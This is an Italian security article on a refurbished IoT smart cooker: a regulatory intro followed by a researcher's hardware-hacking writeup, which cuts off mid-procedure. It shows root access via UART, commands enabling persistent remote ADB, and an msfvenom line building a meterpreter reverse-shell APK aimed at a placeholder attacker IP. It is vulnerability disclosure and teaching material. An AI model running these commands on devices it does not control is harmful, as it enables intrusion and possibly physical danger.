Usato una volta, hackerato due volte: il debito di sicurezza dei dispositivi IoT ricondizionati

Il mercato dei dispositivi IoT (Internet of Things) ha conosciuto una crescita esponenziale negli ultimi anni, portando nelle nostre case, uffici e infrastrutture critiche miliardi di dispositivi connessi: elettrodomestici intelligenti, telecamere di sorveglianza, router, wearable, sistemi industriali e molto altro. Tuttavia, questa proliferazione capillare ha portato con sé una superficie di attacco senza precedenti. I dispositivi IoT sono oggi tra i bersagli preferiti degli attori malevoli, complici la scarsa attenzione alla sicurezza in fase di progettazione, l’utilizzo di software obsoleto e privo di aggiornamenti, credenziali di default mai modificate, e interfacce di debug lasciate aperte in produzione.

Le conseguenze di queste lacune non sono meramente teoriche: botnet composte da milioni di dispositivi IoT compromessi hanno già causato interruzioni su scala globale, violazioni di dati sensibili e – come illustra il caso analizzato in questo articolo – la possibilità concreta di causare danni fisici agli utenti finali attraverso il controllo remoto non autorizzato di componenti hardware. In uno scenario in cui un elettrodomestico da cucina può diventare un vettore di attacco, il tema della sicurezza IoT smette di essere una questione puramente tecnica e diventa una responsabilità etica e legale dei produttori.

Secure by Design, Secure by Default. I produttori di dispositivi IoT hanno la responsabilità di integrare la sicurezza in ogni singola fase del ciclo di vita del prodotto: dalla progettazione hardware e software, allo sviluppo del firmware, fino alla distribuzione, alla gestione degli aggiornamenti e alla dismissione del dispositivo. Ciò implica l’adozione di pratiche consolidate come la Threat Modeling, il Penetration Testing hardware e software, la gestione sicura delle credenziali, la disabilitazione delle interfacce di debug in produzione, la cifratura delle comunicazioni e la disponibilità di un processo strutturato di Vulnerability Disclosure e patch management per l’intera vita utile del prodotto.

Oltre all’impatto diretto sulla sicurezza dei propri clienti, i produttori devono oggi confrontarsi con un quadro normativo in rapida evoluzione. Il Cyber Resilience Act (CRA) – il regolamento europeo sulla cyber-resilienza dei prodotti con elementi digitali – stabilisce requisiti obbligatori di cybersecurity per tutti i prodotti hardware e software immessi sul mercato dell’Unione Europea.

Il CRA, entrato in vigore il 10 dicembre 2024, con piena applicazione obbligatoria dall’11 dicembre 2027, impone ai produttori di garantire che i propri dispositivi siano progettati senza vulnerabilità note sfruttabili, che le credenziali di accesso predefinite siano uniche o modificabili dall’utente, che le interfacce non necessarie siano disabilitate, e che vengano forniti aggiornamenti di sicurezza per tutta la durata del supporto dichiarata. La mancata conformità al CRA può comportare sanzioni fino a 15 milioni di euro o al 2,5% del fatturato globale annuo e l’impossibilità di commercializzare il prodotto nel mercato europeo.

Il caso pratico che segue – basato sull’analisi di un comune elettrodomestico IoT acquistato ricondizionato – illustra in modo concreto e diretto il tipo di vulnerabilità che i produttori dovrebbero identificare ed eliminare prima che i loro dispositivi raggiungano le mani degli utenti finali. Non si tratta di un attacco sofisticato condotto da un threat actor avanzato: si tratta di tecniche di base, alla portata di chiunque disponga degli strumenti giusti e di qualche ora di tempo libero. E questo, nel 2026, non è più accettabile.

Nelle pagine che seguono, Luca Bongiorni – security researcher e sviluppatore del tool WHIDBOARD – racconta in prima persona l’analisi condotta sul dispositivo: un resoconto tecnico diretto, nella forma del security writeup, che documenta ogni fase dell’attività di ricerca.

Ho fame di hardware hacking

Di recente ho completato la fase di R&D di un nuovo strumento chiamato WHIDBOARD e, per testarlo, ho deciso di dare un’occhiata a un elettrodomestico da cucina IoT comprato ricondizionato presso un negozio online. Il risultato è stato inaspettatamente esilarante!

Dimostrazione live del WHIDBOARD in azione

Il DUT (Device Under Test) di questo post è un elettrodomestico da cucina intelligente (i.e. un cosidetto IoT Smart Cooker).

Si tratta di un robot da cucina multifunzione all-in-one con 37 funzioni, dotato di un touch screen da 5″ e controllabile da remoto tramite la sua app mobile – si connette tramite rete WiFi. Poiché la versione ricondizionata era più economica… e tanto non la userei mai per cucinare… l’ho acquistato senza pensarci.

Il dispositivo IoT Smart Cooker (DUT)

Ricondizionato ≠ reset di fabbrica

Frequentemente i negozi online permettono ai clienti di restituire articoli che non soddisfano le loro aspettative… Ma sorge una domanda più che legittima: dove finiscono questi articoli? Come vengono ricondizionati? Viene eseguito un factory reset PRIMA della rivendita?!



Dopo l’accensione, mi sono connesso alla mia rete WiFi e ho cercato di associarlo all’app mobile… ma è successa una cosa divertente. Il DUT era già associato a un altro (probabilmente il precedente) proprietario. Mi chiedo cosa direbbe un DPO di questa situazione…

Dispositivo già associato al precedente proprietario

Dal punto di vista della protezione dei dati personali, il dispositivo ricondizionato conteneva ancora le credenziali e l’associazione di account del precedente proprietario, rendendo i suoi dati accessibili al nuovo acquirente senza alcuna azione richiesta. Ai sensi dell’art. 25 del GDPR (Privacy by Design e by Default), il venditore di ricondizionato avrebbe dovuto garantire, come misura tecnica adeguata, l’esecuzione di un factory reset certificato prima della rivendita. La mancata sanitizzazione potrebbe configurare una violazione dei dati personali ai sensi dell’art. 33 GDPR, con obbligo di notifica all’Autorità Garante entro 72 ore dalla scoperta.

Smontaggio del DUT


Da un’ispezione iniziale dell’esterno, è possibile notare un primo indizio interessante: una porta USB micro nascosta.

Porta USB micro nascosta
Dettaglio della porta USB


Tuttavia, collegandola a un computer non succede nulla di particolarmente interessante. Il passo successivo è stato aprire il target: tra tutti gli altri componenti (touch screen, interruttori, sensori, motori, alimentatore, ecc…) mi sono ritrovato davanti alla scheda madre.


Scheda madre del dispositivo — vista 1

Scheda madre del dispositivo — vista 2

I componenti principali identificati:

  • A213Y – Amlogic SoC
  • KLM8G1GETF-B041 – memoria flash eMMC da 8GB con footprint FBGA-153
  • RS256M16V0DB-107AT – DDR SDRAM con footprint FBGA-96


Sono presenti anche alcuni punti di accesso interessanti per le interfacce di debug…

Punti di accesso per le interfacce di debug



Ma il punto di accesso più interessante si trovava sul lato opposto: alcuni test pad etichettati con il classico pinout dell’interfaccia di debug UART (GND, RX, TX).

Schema dei test pad UART
Test pad UART sulla PCB



Il passo successivo era scontato: saldare un paio di fili su quei pad, prendere il mio WHIDBOARD e verificare – con il Logic Analyzer e il Pin Enumerator – se si trattasse davvero di un’interfaccia di debug UART.

WHIDBOARD collegato ai test pad


Prima ho collegato tutti i fili al morsettino del Logic Analyzer del WHIDBOARD per sniffare qualche dato. Ecco cosa ho ottenuto su PulseView:

Output del Logic Analyzer su PulseView

Ottenere il Root tramite UART


Abbiamo confermato facilmente che i 3 test pad sul retro della PCB sono davvero una console UART funzionante, dal Logic Analyzer si vede il DUT che emette la sequenza di boot. Proviamo ora a connetterci direttamente con WHIDBOARD e il Pin Enumerator.

Connessione del Pin Enumerator WHIDBOARD

La funzione Pin Enumerator permette di scoprire automaticamente i pin di interfacce di debug come UART, JTAG e SWD. Nel mio caso ho usato soprattutto la funzione Passthrough per comunicare con il target collegato al morsettino e confermare la giusta combinazione di pin UART.

Interfaccia del Pin Enumerator


Una volta confermato con il Pin Enumerator che mi trovavo davanti a una porta di debug UART, ho usato la funzione Passthrough e sono stato accolto da un meraviglioso terminale con accesso root. BOOM!

Accesso root via UART

Cosa fare adesso?

A questo punto è chiaro che il dispositivo può essere compromesso con facilità. Ma volevo continuare a smanettare e capire come funziona la connessione remota…

Passo 1:abilitare la connessione ADB remota via WiFi


Ho abilitato la connessione ADB remota con i seguenti comandi:

setprop persist.service.adb.enable 1

setprop service.adb.tcp.port 5555

start adbd

Esecuzione dei comandi ADB


Ho confermato che tutto funzionava perfettamente:

Connessione ADB confermata

A questo punto abbiamo già una connessione remota persistente con il DUT (stessa LAN). Il daemon del server ADB persisterà anche dopo il riavvio.

Passo 2: ricognizione


Ho enumerato le app installate per verificare due cose: quale versione di Android è in esecuzione e quali sono le Le due app più interessanti:

  • package:/data/app/com.vendor.androidrk3326functiontest-1.apk
  • package:/data/app/com.vendor.smartcooker.app-2.apk
Lista delle app installate


Prima di continuare, ho avviato rapidamente le impostazioni Android con il comando:

am start -n com.android.settings/.Settings

…e come previsto il DUT girava su una versione vecchia di Android: 4.4.2. Un sistema operativo rilasciato nel 2013 e privo di patch di sicurezza dal 2017, da quasi un decennio.

Schermata impostazioni Android 4.4.2

Passo 3: ricognizione di rete


Guardando l’output di netstat ho rilevato alcune connessioni con indirizzi IP pubblici:

Output di netstat
Connessioni di rete rilevate


Niente di particolarmente allarmante, ma uno ha attirato la mia curiosità. Poiché si trattava di un backend di proprietà altrui, quindi l’ho considerato out-of-scope e mi sono concentrato su altro.

Passo 4: BusyBox


Ho poi cercato i soliti strumenti hacker per esfiltrare dati o ottenere una reverse shell da target IoT. Uno su tutti: Sua Maestà BUSYBOX. E questo ne aveva di ogni:

Comandi disponibili con BusyBox


Solo con esso avrei potuto esfiltrare, caricare, manipolare dati e ottenere una reverse shell con netcat. Ma andiamo avanti,con la shell ADB persistente non ne abbiamo bisogno questa volta. Con ADB Explorer ho scaricato tutti i file interessanti trovati in giro. Niente di molto interessante però: questo dispositivo non ha microfono né fotocamera… non possiamo nemmeno spiare la gente da remoto.

Lista file ADB Explorer

Analisi degli APK

Ho spostato la mia attenzione sugli APK del vendor:

  • vendor.androidrk3326functiontest-1.apk,suite di test funzionale per sensori e driver motori
  • vendor.smartcooker.app-2.apk – app principale del dispositivo

L’APK funzionale è interessante perché questo elettrodomestico IoT ha una bilancia integrata, un riscaldatore, un motore per mescolare il cibo e vari sensori, tutti controllati dalle due app (anche da remoto tramite smartphone…).


Per com.kitchenidea.cecotec.k2501-2.apk ho notato rapidamente che è una copia dell’update.apk trovato in /sdcard/,non serve analizzarli entrambi:

Confronto tra gli APK


L’analisi del secondo APK non ha fatto scattare troppi campanelli d’allarme, ma ha confermato che l’app ha pieno accesso a tutti i sensori, al riscaldatore, al motore, ecc. In teoria si potrebbe creare un malware che disturba la vittima da remoto inviando comandi arbitrari sulle porte seriali…

Permessi e capacità dell’APK

Ho anche verificato se ci fossero URL/IP interessanti hardcodati nelle due app… ma sembrano la solita robaccia:

URL hardcodati — APK 1
URL hardcodati — APK 2

Stavo andando di fretta, quindi ho lanciato MobSF per ottenere una panoramica rapida del livello di rischio: (TL;DR: Niente di terribile)

Risultati analisi MobSF — APK 1
Risultati analisi MobSF — APK 2

Complessivamente, è chiaro che esiste il potenziale per weaponizzare questo dispositivo con un APK personalizzato controllabile da remoto da un attaccante, per manipolare le funzioni interne e causare danni fisici, bypassare le misure di sicurezza? Surriscaldare la pentola? Pensateci…

Scherzi e reverse shell



Come ultimo esercizio, volevo verificare se una meterpreter reverse shell avrebbe funzionato e se attraverso di essa avrei potuto far girare DOOM o fare qualche scherzo a mia moglie…


Step 1: generare l’APK meterpreter

msfvenom -p android/meterpreter/reverse_tcp LHOST=<IP_ATTACCANTE> LPORT=31337 -f raw -o revshell.apk

Output del comando msfvenom

